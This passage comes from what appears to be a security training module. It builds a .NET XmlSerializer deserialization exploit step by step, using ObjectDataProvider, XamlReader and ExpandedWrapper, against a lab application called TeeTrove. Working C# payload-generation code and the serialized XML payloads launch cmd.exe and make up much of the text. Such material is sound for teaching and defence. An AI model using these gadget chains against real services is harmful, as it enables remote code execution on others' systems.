xmlns:xsd="http://www.w3.org/2001/XMLSchema" xsi:type="xsd:string">
```

```
        <ResourceDictionary
xmlns='http://schemas.microsoft.com/winfx/2006/xaml/presentation'
xmlns:x='http://schemas.microsoft.com/winfx/2006/xaml' xmlns:System='clr-
namespace:System;assembly=mscorlib' xmlns:Diag='clr-
namespace:System.Diagnostics;assembly=system'>
            <ObjectDataProvider x:Key='LaunchCmd' ObjectType='{x:Type
Diag:Process}' MethodName='Start'>
                <ObjectDataProvider.MethodParameters>
                    <System:String>cmd</System:String>
                    <System:String>/c calc</System:String>
                </ObjectDataProvider.MethodParameters>
            </ObjectDataProvider>
        </ResourceDictionary>
    </anyType>
</MethodParameters>
<ObjectInstance xsi:type="XamlReader"></ObjectInstance>
</ProjectedProperty0>
</ExpandedWrapperOfXamlReaderObjectDataProvider>
</item>
</profile>
```

Before we start blindly copying and pasting anything, let's try to understand what is going on here. After some searching online, we found the following slide from the Friday the 13th JSON Attacks talk at BlackHat 2017 discussing `XmlSerializer` in the context of the DotNetNuke vulnerability.

- Types with interface members cannot be serialized
  - `System.Windows.Data.ObjectDataProvider` is `XmlSerializer` friendly ☺
  - `System.Diagnostic.Process` has Interface members ☹ … use any other Type!
    - `XamlReader.Load(String)` -> RCE
    - `ObjectStateFormatter.Deserialize(String)` -> RCE
    - `DotNetNuke.Common.Utilities.FileSystemUtils.PullFile(String)` -> WebShell
    - `DotNetNuke.Common.Utilities.FileSystemUtils.WriteFile(String)` -> Read files
- Runtime Types needs to be known at serializer construction time
  - `ObjectDataProvider` contains an Object member (unknown runtime Type)
  - Use a parametrized Type to "*teach*" `XmlSerializer` about runtime types. Eg:

```
System.Data.Services.Internal.ExpandedWrapper`2[
        [PUT_RUNTIME_TYPE_1_HERE],[PUT_RUNTIME_TYPE_2_HERE]
], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
```

The slide mentions that types with interface members can not be serialized and that this affects the `Process` class, which is what we were using with `ObjectDataProvider` in the previous exploit. However, it does also mention that we can use `XamlReader.Load` instead


to lead to `remote code execution`, so let's look at this a bit closer. Essentially, `XamlReader` is just another serializer that can be used with `.NET`. We will not be able to serialize `ObjectDataProvider` directly with `XmlSerializer` to get `code execution`, but we can serialize a `XamlReader` and then pass a serialized `ObjectDataProvider` to `XamlReader` which should then result in `code execution`.

Creating our Payload

Let's create a new `.NET Framework Console` application called `TeeImportExploit` and start working on a payload for `XamlReader`. Reusing our `ObjectDataProvider` from before, and then adding a couple of lines to serialize the object with XamlWriter (the counterpart to `XamlReader`) we get this code (make sure to add the reference to `System.Windows.Markup (from PresentationFramework)` similar to the way we did with `ObjectDataProvider`):

```
using System;
using System.Windows.Data;
using System.Windows.Markup;

namespace TeeImportExploit
{
    internal class Program
    {
        static void Main(string[] args)
        {
            ObjectDataProvider odp = new ObjectDataProvider();
            odp.ObjectType = typeof(System.Diagnostics.Process);
            odp.MethodParameters.Add("C:\\Windows\\System32\\cmd.exe");
            odp.MethodParameters.Add("/c calc");
            odp.MethodName = "Start";

            string xaml = XamlWriter.Save(odp);
            Console.WriteLine(xaml);
        }
    }
}
```

Running the program does launch the calculator, and an XAML string is written to the console, however, we notice that the method parameters are not mentioned anywhere, therefore, if we attempt to deserialize this string with `XamlReader.Load` nothing would happen.




We are not able to serialize `MethodParameters`, so we need to find another way to pass the parameters to `Process.Start`. Luckily for us, `ObjectDataProvider` has another field called `ObjectInstance` which we can set to an existing `Process` object. `Process` objects have a field called `StartInfo`, which is of type `ProcessStartInfo`. This allows us to specify the `FileName` and `Arguments` in a manner that can be serialized. So let's rewrite the code like this:

```
using System;
using System.Diagnostics;
using System.Windows.Data;
using System.Windows.Markup;

namespace TeeImportExploit
{
    internal class Program
    {
        static void Main(string[] args)
        {
            ProcessStartInfo psi = new ProcessStartInfo();
            psi.FileName = "C:\\Windows\\System32\\cmd.exe";
            psi.Arguments = "/c calc";

            Process p = new Process();
            p.StartInfo = psi;
```

```
            ObjectDataProvider odp = new ObjectDataProvider();
            odp.ObjectInstance = p;
            odp.MethodName = "Start";

            string xaml = XamlWriter.Save(odp);
            Console.WriteLine(xaml);
        }
    }
}
```

This time, when we run the program the calculator will spawn again and the output will be much longer. Most importantly, the file name and arguments are included in the serialized output.



Let's take a closer look at the `XAML` output and clean up any unnecessary information.


```
<ObjectDataProvider MethodName="Start"
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:sd="clr-namespace:System.Diagnostics;assembly=System" xmlns:sc="clr-
namespace:System.Collections;assembly=mscorlib"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">
    <ObjectDataProvider.ObjectInstance>
        <sd:Process>
            <sd:Process.StartInfo>
                <sd:ProcessStartInfo Arguments="/c calc"
StandardErrorEncoding="{x:Null}" StandardOutputEncoding="{x:Null}"
UserName="" Password="{x:Null}" Domain="" LoadUserProfile="False"
```

```
FileName="C:\Windows\System32\cmd.exe">
                    <sd:ProcessStartInfo.EnvironmentVariables>
                        <SNIP>
                    </sd:ProcessStartInfo.EnvironmentVariables>
                </sd:ProcessStartInfo>
            </sd:Process.StartInfo>
        </sd:Process>
    </ObjectDataProvider.ObjectInstance>
</ObjectDataProvider>
```

Inside the `XAML` output, we can see a very long section listing all the `environment variables`. Since we don't need any specifically defined values, we can just remove this entire section (`sd:ProcessStartInfo.EnvironmentVariables`) to save space. Now before we do anything else, let's try deserializing the `payload` with `XamlReader.Load` just to make sure everything is working correctly so far. We can comment out the previous code and add the following lines to test:

```
string payload = "<ObjectDataProvider <SNIP>";
XamlReader.Load(new MemoryStream(Encoding.ASCII.GetBytes(payload)));
```

As expected, when we run the program a calculator is spawned!



ExpandedWrapper

At this point we have a payload for `XamlReader`, so we can get back to figuring out how we will pass this to `XmlSerializer` so that we can exploit `TeeTrove`. Going back to the slide from the BlackHat talk, we can see that it mentions a class called `ExpandedWrapper` that we need to use so that `XmlSerializer` understands runtime types.


- Runtime Types needs to be known at serializer construction time
  - `ObjectDataProvider` contains an Object member (unknown runtime Type)
  - Use a parametrized Type to "*teach*" `XmlSerializer` about runtime types. Eg:

```
System.Data.Services.Internal.ExpandedWrapper`2[
        [PUT_RUNTIME_TYPE_1_HERE],[PUT_RUNTIME_TYPE_2_HERE]
], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
```


`ExpandedWrapper` is an internal `.NET Framework` class that we can use to wrap our `XamlReader` and `ObjectDataProvider` into an object which is `serializable` by `XmlSerializer`. We can comment everything else out and add the following lines to the end of our exploit program to set it up:

```
string payload = "<ObjectDataProvider <SNIP>"; // The payload for
XamlReader

ExpandedWrapper<XamlReader, ObjectDataProvider> expWrap = new
ExpandedWrapper<XamlReader, ObjectDataProvider>();
expWrap.ProjectedProperty0 = new ObjectDataProvider();
expWrap.ProjectedProperty0.ObjectInstance = new XamlReader();
expWrap.ProjectedProperty0.MethodName = "Parse";
expWrap.ProjectedProperty0.MethodParameters.Add(payload);
```

There will be an error regarding `ExpandedWrapper` because it is not referenced. Clear this up by hovering, selecting `Show potential fixes` and then selecting `using System.Data.Services.Internal (from System.Data.Services)`.



Note that we used `Parse` instead of `Load` in the code above. `Parse` calls `Load` internally, and although `Load` resulted in the calculator spawning in our previous test, only `Parse` works for this next one. Running the program like this should once again result in a calculator spawning.



Now, we can add lines at the end of our program to serialize the `ExpandedWrapper` object with `XmlSerializer`:

```
MemoryStream ms = new MemoryStream();
XmlSerializer xmlSerializer = new XmlSerializer(expWrap.GetType());
xmlSerializer.Serialize(ms, expWrap);
Console.WriteLine(Encoding.ASCII.GetString(ms.ToArray()));
```

Run the program one more time, and we should get a `serialized XML` output in addition to a calculator popping up on our screens.


```
<?xml version="1.0"?>
<ExpandedWrapperOfXamlReaderObjectDataProvider
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <ProjectedProperty0>
    <ObjectInstance xsi:type="XamlReader" />
    <MethodName>Parse</MethodName>
    <MethodParameters>
      <anyType xsi:type="xsd:string">&lt;ObjectDataProvider
MethodName="Start"
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:sd="clr-namespace:System.Diagnostics;assembly=System" xmlns:sc="clr-
namespace:System.Collections;assembly=mscorlib"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"&gt;&lt;ObjectDataPr
ovider.ObjectInstance&gt;&lt;sd:Process&gt;&lt;sd:Process.StartInfo&gt;&lt
;sd:ProcessStartInfo Arguments="/c calc" StandardErrorEncoding="{x:Null}"
StandardOutputEncoding="{x:Null}" UserName="" Password="{x:Null}"
```

```
Domain="" LoadUserProfile="False"
FileName="C:\Windows\System32\cmd.exe"&gt;&lt;/sd:ProcessStartInfo&gt;&lt;
/sd:Process.StartInfo&gt;&lt;/sd:Process&gt;&lt;/ObjectDataProvider.Object
Instance&gt;&lt;/ObjectDataProvider&gt;</anyType>
    </MethodParameters>
  </ProjectedProperty0>
</ExpandedWrapperOfXamlReaderObjectDataProvider>
```

Finally, we have a payload for `XmlSerializer` which should work. We can comment everything out once again and add the following lines to the end of the program to verify that it works:

```
string payload = "<?xml version=\"1.0\"?>
<ExpandedWrapperOfXamlReaderObjectDataProvider <SNIP>";
XmlSerializer xmlSerializer = new XmlSerializer(new
ExpandedWrapper<XamlReader, ObjectDataProvider>().GetType());
xmlSerializer.Deserialize(new
MemoryStream(Encoding.ASCII.GetBytes(payload)));
```

With any luck, the calculator should spawn and we should now have a verified payload that we can adapt to work with `TeeTrove`.



Exploiting TeeTrove

So let's adapt the payload to work with `TeeTrove`, spawning `notepad.exe` again instead of the calculator by changing the values of `Arguments` and `FileName`. If you remember from

